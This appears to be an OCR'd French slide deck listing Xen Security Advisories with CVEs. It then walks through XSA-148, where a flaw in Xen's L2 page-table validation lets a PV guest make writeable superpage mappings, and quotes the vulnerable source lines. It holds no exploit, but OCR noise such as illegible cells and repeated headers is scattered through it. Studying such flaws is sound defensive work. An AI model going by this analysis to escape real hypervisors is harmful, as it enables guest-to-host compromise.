XSA-143	2015-10-14 12:03		-	-	Unused Xen Security Advisory number
XSA-142	2015-09-22 10:00	2015-09-22 15:15	2	CVE-2015-7311	libxl fails to honour readonly flag on disks with qemu-xen
XSA-141	2015-09-01 12:00	2015-09-01 13:18	3	CVE-2015-6654	printk is not rate-limited in xenmem_add_to_physmap_one
XSA-140	2015-08-03 12:00	2015-08-03 12:37	2	CVE-2015-5165	QEMU leak of uninitialized heap memory in rtl8139 device model
XSA-139	2015-08-03 12:00	2015-08-03 12:37	2	CVE-2015-5166	Use after free in QEMU/Xen block unplug protocol

XSA-148 - CVE-2015-7835

Advisory

`http://xenbits.xen.org/xsa/`

	12:00	12:37			
XSA-138	2015-07-27 12:00	2015-07-27 12:03	2	CVE-2015-5154	QEMU heap overflow flaw while processing certain ATAPI commands.
XSA-137	2015-07-07 12:00	2015-07-07 12:25	3	CVE-2015-3259	xl command line config handling stack overflow
XSA-136	2015-06-11 12:00	2015-06-11 12:28	3	CVE-2015-4164	vulnerability in the iret hypercall handler
XSA-135	2015-06-10 13:10	2015-06-10 13:10	3	CVE-2015-3209	Heap overflow in QEMU PCNET controller, allowing guest->host escape
XSA-134	2015-06-11 12:00	2015-06-11 12:28	3	CVE-2015-4163	GNTTABOP_swap_grant_ref operation misbehavior
XSA-133	2015-05-13 11:15	2015-05-13 11:15	2	CVE-2015-3456	Privilege escalation via emulated floppy disk drive
XSA-132	2015-04-20 17:10	2015-04-22 13:20	2	CVE-2015-3340	Information leak through XEN_DOMCTL_gettscinfo
XSA-131	2015-06-02 12:00	2015-06-02 14:02	3	CVE-2015-4106	Unmediated PCI register access in qemu
XSA-130	2015-06-02 12:00	2015-06-02 14:02	2	CVE-2015-4105	Guest triggerable qemu MSI-X pass-through error messages
XSA-129	2015-06-02 12:00	2015-06-02 14:02	2	CVE-2015-4104	PCI MSI mask bits inadvertently exposed to guests
XSA-128	2015-06-02 12:00	2015-06-02 14:02	2	CVE-2015-4103	Potential unintended writes to host MSI message data field via qemu
XSA-127	2015-03-31 12:00	2015-03-31 12:09	2	CVE-2015-2751	Certain domctl operations may be abused to lock up the host
XSA-126	2015-03-31 12:00	2015-03-31 12:09	3	CVE-2015-2756	Unmediated PCI command register access in qemu
XSA-125	2015-03-31 12:00	2015-03-31 12:09	3	CVE-2015-2752	Long latency MMIO mapping operations are not preemptible
XSA-124	2015-03-10	2015-03-10	2	none (yet) assigned	Non-standard PCI device functionality may render pass-through

XSA-148 - CVE-2015-7835

Advisory

`http://xenbits.xen.org/xsa/`

	12:00	12:09			
XSA-124	2015-03-10 12:00	2015-03-10 12:00	2	none (yet) assigned	Non-standard PCI device functionality may render pass-through insecure
XSA-123	2015-03-10 12:00	2015-03-10 12:00	4	CVE-2015-2151	Hypervisor memory corruption due to x86 emulator flaw
XSA-122	2015-03-05 12:00	2015-03-05 12:18	3	CVE-2015-2045	Information leak through version information hypercall
XSA-121	2015-03-05 12:00	2015-03-05 12:18	3	CVE-2015-2044	Information leak via internal x86 system device emulation
XSA-120	2015-03-10 12:00	2015-03-31 16:13	5	CVE-2015-2150	Non-maskable interrupts triggerable by guests
XSA-119	2015-03-12 12:00	2015-03-12 13:32	3	CVE-2015-2152	HVM qemu unexpectedly enabling emulated VGA graphics backends
XSA-118	2015-01-29 11:14	2015-02-25 11:14	2	CVE-2015-1563	arm: vgic: incorrect rate limiting of guest triggered logging
XSA-117	2015-02-12 12:00	2015-02-12 17:41	2	CVE-2015-0268	arm: vgic-v2: GICD_SGIR is not properly emulated
XSA-116	2015-01-06 12:00	2015-01-06 12:40	3	CVE-2015-0361	xen crash due to use after free on hvm guest teardown
XSA-114	2014-12-08 12:00	2014-12-08 12:08	3	CVE-2014-9065 CVE-2014-9066	p2m lock starvation
XSA-113	2014-11-20 16:26	2014-11-21 12:25	2	CVE-2014-9030	Guest effectable page reference leak in MMU_MACHPHYS_UPDATE handling
XSA-112	2014-11-27 11:25	2014-11-27 11:25	5	CVE-2014-8867	Insufficient bounding of "REP MOVS" to MMIO emulated inside the hypervisor
XSA-111	2014-11-27 11:25	2014-11-27 11:25	3	CVE-2014-8866	Excessive checking in compatibility mode hypercall argument translation
XSA-110	2014-11-18 12:00	2014-11-18 12:23	3	CVE-2014-8595	Missing privilege level checks in x86 emulation of far branches
	2014-11-18	2015-01-20			

XSA-148 - CVE-2015-7835

Advisory

http://xenbits.xen.org/xsa/

[illegible]	12:00	12:23	[illegible]	[illegible]	[illegible]
XSA-109	2014-11-18 12:00	2015-01-20 18:14	4	CVE-2014-8594	Insufficient restrictions on certain MMU update hypercalls
XSA-108	2014-10-01 12:00	2014-10-01 12:02	4	CVE-2014-7188	Improper MSR range used for x2APIC emulation
XSA-107	2014-09-09 12:30	2014-09-11 10:07	2	CVE-2014-6268	Mishandling of uninitialised FIFO-based event channel control blocks
XSA-106	2014-09-23 12:00	2014-09-24 10:29	3	CVE-2014-7156	Missing privilege level checks in x86 emulation of software interrupts
XSA-105	2014-09-23 12:00	2014-09-24 10:29	3	CVE-2014-7155	Missing privilege level checks in x86 HLT, LGDT, LIDT, and LMSW emulation
XSA-104	2014-09-23 12:00	2014-09-24 10:29	3	CVE-2014-7154	Race condition in HVMOP_track_dirty_vram
XSA-103	2014-08-12 12:00	2014-08-12 13:02	3	CVE-2014-5148	Flaw in handling unknown system register access from 64-bit userspace on ARM
XSA-102	2014-08-12 12:00	2014-08-12 13:02	3	CVE-2014-5147	Flaws in handling traps from 32-bit userspace on 64-bit ARM
XSA-101	2014-06-25 12:00	2014-06-30 14:22	3	CVE-2014-4022	information leak via gnttab_setup_table on ARM
XSA-100	2014-06-17 11:44	2014-06-17 11:44	3	CVE-2014-4021	Hypervisor heap contents leaked to guests
XSA-99	2014-06-17 11:44	2014-06-17 11:44	2	none (yet) assigned	unexpected pitfall in xenaccess API
XSA-98	2014-06-04 12:00	2015-03-13 15:59	5	CVE-2014-3969	insufficient permissions checks accessing guest memory on ARM
XSA-97	2014-08-12 12:00	2014-08-12 13:02	3	CVE-2014-5146 CVE-2014-5149	Long latency virtual-mmu operations are not preemptible
XSA-96	2014-06-03 12:00	2014-06-04 16:03	3	CVE-2014-3967 CVE-2014-3968	Vulnerabilities in HVM MSI injection
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]

XSA-148 - CVE-2015-7835

Advisory

`http://xenbits.xen.org/xsa/`

XSA-96	12:00	16:03	3	CVE-2014-3967 CVE-2014-3968	vulnerabilities in HVM MSI injection
XSA-95	2014-05-14 10:44	2014-05-16 10:34	3	CVE-2014-3714 CVE-2014-3715 CVE-2014-3716 CVE-2014-3717	input handling vulnerabilities loading guest kernel on ARM
XSA-94	2014-04-23 13:05	2014-04-23 15:12	2	CVE-2014-2986	ARM hypervisor crash on guest interrupt controller access
XSA-93	2014-04-22 15:05	2014-04-23 10:19	2	CVE-2014-2915	Hardware features unintentionally exposed to guests on ARM
XSA-92	2014-04-29 08:50	2014-05-01 10:52	3	CVE-2014-3124	HVMOP_set_mem_type allows invalid P2M entries to be created
XSA-91	2014-04-30 09:52	2014-05-01 10:52	3	CVE-2014-3125	Hardware timer context is not properly context switched on ARM
XSA-90	2014-03-24 13:00	2014-04-02 11:49	2	CVE-2014-2580	Linux netback crash trying to disable due to malformed packet
XSA-89	2014-03-25 12:00	2014-04-02 11:45	3	CVE-2014-2599	HVMOP_set_mem_access is not preemptible
XSA-88	2014-02-12 12:00	2014-02-12 17:04	3	CVE-2014-1950	use-after-free in xc_cpupool_getinfo() under memory pressure
XSA-87	2014-01-23 17:38	2014-01-24 15:37	2	CVE-2014-1666	PHYSDEVOP_{prepare,release}_msix exposed to unprivileged guests
XSA-86	2014-02-06 12:00	2014-02-10 11:25	3	CVE-2014-1896	libvchan failure handling malicious ring indexes
XSA-85	2014-02-06 12:00	2014-02-10 11:25	3	CVE-2014-1895	Off-by-one error in FLASK_AVC_CACHESTAT hypercall
XSA-84	2014-02-06 12:00	2014-02-10 11:29	3	CVE-2014-1891 CVE-2014-1892 CVE-2014-1893 CVE-2014-1894	integer overflow in several XSM/Flask hypercalls
XSA-83	2014-01-23 12:00	2014-01-23 14:26	3	CVE-2014-1642	Out-of-memory condition yielding memory corruption during IRQ setup
XSA-82	2013-12-02 17:13	2014-02-19 16:54	4	CVE-2013-6885	Guest triggerable AMD CPU erratum may cause host hang

XSA-148 - CVE-2015-7835

Advisory

http://xenbits.xen.org/xsa/

	13:21				
XSA-80	2013-12-10 12:00	2013-12-10 12:58	3	CVE-2013-6400	IOMMU TLB flushing may be inadvertently suppressed
XSA-79	2013-11-27 13:20		-	-	Unused Xen Security Advisory number
XSA-78	2013-11-20 17:08	2013-11-21 11:32	2	CVE-2013-6375	Insufficient TLB flushing in VT-d (iommu) code
XSA-77	2013-12-10 12:00	2013-12-10 12:58	3	none (yet) assigned	Disaggregated domain management security status
XSA-76	2013-11-26 12:00	2013-11-26 17:02	3	CVE-2013-4554	Hypercalls exposed to privilege rings 1 and 2 of HVM guests
XSA-75	2013-11-08 16:20	2013-11-11 11:42	2	CVE-2013-4551	Host crash due to guest VMX instruction execution
XSA-74	2013-11-26 12:00	2013-11-26 17:02	3	CVE-2013-4553	Lock order reversal between page_alloc_lock and mm_rwlock
XSA-73	2013-11-01 15:07	2013-11-04 13:15	3	CVE-2013-4494	Lock order reversal between page allocation and grant table locks
XSA-72	2013-10-29 12:00	2013-10-29 15:39	3	CVE-2013-4416	ocaml xenstored mishandles oversized message replies
XSA-71	2013-10-10 12:00	2013-10-10 12:28	2	CVE-2013-4375	qemu disk backend (qdisk) resource leak
XSA-70	2013-10-10 12:00	2013-10-10 12:22	2	CVE-2013-4371	use-after-free in libxl_list_cpupool under memory pressure
XSA-69	2013-10-10 12:00	2013-10-10 12:22	2	CVE-2013-4370	misplaced free in ocaml xc_vcpu_getaffinity stub
XSA-68	2013-10-10 12:00	2013-10-10 12:22	2	CVE-2013-4369	possible null dereference when parsing vif ratelimiting info
XSA-67	2013-10-10 12:00	2013-10-10 12:22	2	CVE-2013-4368	Information leak through outs instruction emulation
XSA-66	2013-09-30	2013-09-30	2	CVE-2013-4361	Information leak through fbld instruction emulation

XSA-148 - CVE-2015-7835

Advisory

http://xenbits.xen.org/xsa/

	12:00	12:22			
XSA-66	2013-09-30 10:04	2013-09-30 10:04	3	CVE-2013-4361	Information leak through fbld instruction emulation
XSA-65	2013-10-02 15:00	2013-10-02 16:23	2	CVE-2013-4344	qemu SCSI REPORT LUNS buffer overflow
XSA-64	2013-09-30 10:04	2013-09-30 10:04	3	CVE-2013-4356	Memory accessible by 64-bit PV guests under live migration
XSA-63	2013-09-30 10:04	2013-09-30 10:04	3	CVE-2013-4355	Information leaks through I/O instruction emulation
XSA-62	2013-09-24 12:00	2013-09-25 08:23	2	CVE-2013-1442	Information leak on AVX and/or LWP capable CPUs
XSA-61	2013-09-10 10:56	2013-09-11 12:13	2	CVE-2013-4329	libxl partially sets up HVM passthrough even with disabled iommu
XSA-60	2013-07-19 12:00	2014-02-19 16:54	6	CVE-2013-2212	Excessive time to disable caching with HVM guests with PCI passthrough
XSA-59	2013-08-20 12:00	2013-08-20 12:07	4	CVE-2013-3495	Intel VT-d Interrupt Remapping engines can be evaded by native NMI interrupts
XSA-58	2013-06-26 12:00	2013-06-26 13:18	2	CVE-2013-1432	Page reference counting error due to XSA-45/CVE-2013-1918 fixes
XSA-57	2013-06-20 12:00	2013-06-26 10:37	4	CVE-2013-2211	libxl allows guest write access to sensitive console related xenstore keys
XSA-56	2013-05-17 12:00	2013-05-17 15:44	2	CVE-2013-2072	Buffer overflow in xencontrol Python bindings affecting xend
XSA-55	2013-06-03 16:18	2013-06-20 10:26	5	CVE-2013-2194 CVE-2013-2195 CVE-2013-2196	Multiple vulnerabilities in libelf PV kernel handling
XSA-54	2013-06-03 12:00	2014-06-03 12:23	4	CVE-2013-2078	Hypervisor crash due to missing exception recovery on XSETBV
XSA-53	2013-06-03 12:00	2013-06-03 16:18	3	CVE-2013-2077	Hypervisor crash due to missing exception recovery on XRSTOR
	2013-06-03	2013-06-03			

XSA-148 - CVE-2015-7835

Advisory

http://xenbits.xen.org/xsa/

[illegible]	12:00	16:18	[illegible]	[illegible]	Hypervisor crash due to missing exception recovery on XRSTOR
XSA-52	2013-06-03 12:00	2013-06-03 16:18	3	CVE-2013-2076	Information leak on XSAVE/XRSTOR capable AMD CPUs
XSA-51	2013-05-06 15:00	2013-05-06 21:18	2	CVE-2013-2007	qemu guest agent (qga) insecure file permissions
XSA-50	2013-04-18 15:16	2013-04-18 15:16	1	CVE-2013-1964	grant table hypercall acquire/release imbalance
XSA-49	2013-05-02 12:00	2013-05-02 14:27	2	CVE-2013-1952	VT-d interrupt remapping source validation flaw for bridges
XSA-48	2013-04-15 15:00	2013-04-15 15:00	2	CVE-2013-1922	qemu-nbd format-guessing due to missing format specification
XSA-47	2013-04-04 17:54	2013-04-04 17:54	1	CVE-2013-1920	Potential use of freed memory in event channel operations
XSA-46	2013-04-18 12:00	2013-04-18 13:35	3	CVE-2013-1919	Several access permission issues with IRQs for unprivileged guests
XSA-45	2013-05-02 12:00	2013-05-02 13:54	2	CVE-2013-1918	Several long latency operations are not preemptible
XSA-44	2013-04-18 12:00	2013-04-18 13:50	3	CVE-2013-1917	Xen PV DoS vulnerability with SYSENTER
XSA-43	2013-02-05 12:00	2013-02-05 12:59	2	CVE-2013-0231	Linux pciback DoS via not rate limited log messages.
XSA-42	2013-02-12 12:00	2013-02-13 16:49	2	CVE-2013-0228	Linux kernel hits general protection if %ds is corrupt for 32-bit PVOPS.
XSA-41	2013-01-16 14:50	2013-01-17 12:17	2	CVE-2012-6075	qemu (e1000 device driver): Buffer overflow when processing large packets
XSA-40	2013-01-16 14:50	2013-01-16 14:50	1	CVE-2013-0190	Linux stack corruption in xen_failsafe_callback for 32bit PVOPS guests.
XSA-39	2013-02-05 12:00	2013-02-05 12:59	2	CVE-2013-0216 CVE-2013-0217	Linux netback DoS via malicious guest ring.
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]

XSA-148 - CVE-2015-7835

Advisory

`http://xenbits.xen.org/xsa/advisory-148.html`

XSA-148 - CVE-2015-7835


Advisory

`http://xenbits.xen.org/xsa/advisory-148.html`

The code to validate level 2 page table entries is bypassed when certain conditions are satisfied. This means that a PV guest can create writeable mappings using super page mappings.
Such writeable mappings can violate Xen intended invariants for pages which Xen is supposed to keep read-only.


XSA-148 - CVE-2015-7835

Superpages



XSA-148 - CVE-2015-7835

Superpages



XSA-148 - CVE-2015-7835

Vulnérabilité

MAJ d'une entrée L2 : mod_l2_entry (./xen/arch/x86/mm.c)


```
163  #define L2_DISALLOW_MASK (base_disallow_mask & ~_PAGE_PSE)

259      /* Basic guest-accessible flags: PRESENT, R/W, USER, A/D, AVAIL[0,1,2] */
260      base_disallow_mask = ~(_PAGE_PRESENT|_PAGE_RW|_PAGE_USER|
261                             _PAGE_ACCESSED|_PAGE_DIRTY|_PAGE_AVAIL);

1832     if ( l2e_get_flags(nl2e) & _PAGE_PRESENT )                    // <----------
1833     {
1834         if ( unlikely(l2e_get_flags(nl2e) & L2_DISALLOW_MASK) ) // <----------
1835         {
1836             MEM_LOG("Bad L2 flags %x",
1837                     l2e_get_flags(nl2e) & L2_DISALLOW_MASK);
1838             return -EINVAL;
1839         }
1840
1841         /* Fast path for identical mapping and presence. */
1842         if ( !l2e_has_changed(ol2e, nl2e, _PAGE_PRESENT) )       // <----------
1843         {
1844             adjust_guest_l2e(nl2e, d);
1845             if ( UPDATE_ENTRY(l2, pl2e, ol2e, nl2e, pfn, vcpu, preserve_ad) )
1846                 return 0;
1847             return -EBUSY;
1848         }
```

